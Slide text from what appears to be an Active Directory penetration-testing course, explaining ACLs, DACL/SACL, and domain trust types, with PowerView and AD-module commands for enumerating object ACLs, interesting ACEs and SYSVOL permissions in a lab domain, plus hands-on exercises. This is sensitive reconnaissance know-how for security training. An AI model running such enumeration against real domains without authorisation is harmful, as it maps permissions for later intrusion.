
- Enumerate following for the us.techcorp.local domain:
 - Restricted Groups from GPO
 - Membership of the restricted groups
 - List all the OUs
 - List all the computers in the Students OU.
 - List the GPOs
 - Enumerate GPO applied on the Students OU.

Domain Enumeration - ACL

Access Control Model

- Enables control on the ability of a process to access objects and other resources in active directory based on:
 - Access Tokens (security context of a process – identity and privs of user)
 - Security Descriptors (SID of the owner, Discretionary ACL (DACL) and System ACL (SACL))

Domain Enumeration - ACL




Domain Enumeration - ACL

Access Control List (ACL)

- It is a list of Access Control Entries (ACE) – ACE corresponds to individual permission or audits access. Who has permission and what can be done on an object?
- Two types:
 - DACL – Defines the permissions trustees (a user or group) have on an object.
 - SACL – Logs success and failure audit messages when an object is accessed.
- ACLs are vital to security architecture of AD.

Domain Enumeration - ACL



Domain Enumeration - ACL

- Get the ACLs associated with a specified object

```
Get-DomainObjectAcl -Identity studentuser1 -ResolveGUIDs
```

- Get the ACLs associated with the specified LDAP path to be used for search

```
Get-DomainObjectAcl -Searchbase "LDAP://CN=Domain  
Admins,CN=Users,DC=us,DC=techcorp,DC=local" -ResolveGUIDs -Verbose
```

- We can also enumerate ACLs using the ActiveDirectory module but without resolving GUIDs

```
(Get-Acl  
'AD:\CN=Administrator,CN=Users,DC=us,DC=techcorp,DC=local').Access
```

Domain Enumeration - ACL

- Search for interesting ACEs (use without GUIDs for faster result)

`Find-InterestingDomainAcl -ResolveGUIDs`

- Get the ACLs associated with the specified path

`Get-PathAcl -Path "\\us-dc\sysvol"`

Hands-On 3


- Enumerate following for the us.techcorp.local domain:
 - ACL for the Domain Admins group
 - All modify rights/permissions for the studentuser^x

Domain Enumeration - Trusts

- In an AD environment, trust is a relationship between two domains or forests which allows users of one domain or forest to access resources in the other domain or forest.
- Trust can be automatic (parent-child, same forest etc.) or established (forest, external).
- Trusted Domain Objects (TDOs) represent the trust relationships in a domain.


Domain Enumeration - Trusts - Trust Direction

One-way trust – Unidirectional. Users in the trusted domain can access resources in the trusting domain but the reverse is not true.




Domain Enumeration - Trusts - Trust Direction

Two-way trust – Bi-directional. Users of both domains can access resources in the other domain.



Domain Enumeration - Trusts - Transitivity


- Transitive – Can be extended to establish trust relationships with other domains.
 - All the default intra-forest trust relationships (Tree-root, Parent-Child) between domains within a same forest are transitive two-way trusts.
- Nontransitive – Cannot be extended to other domains in the forest. Can be two-way or one-way.
 - This is the default trust (called external trust) between two domains in different forests when forests do not have a trust relationship.



Domain Enumeration - Trusts

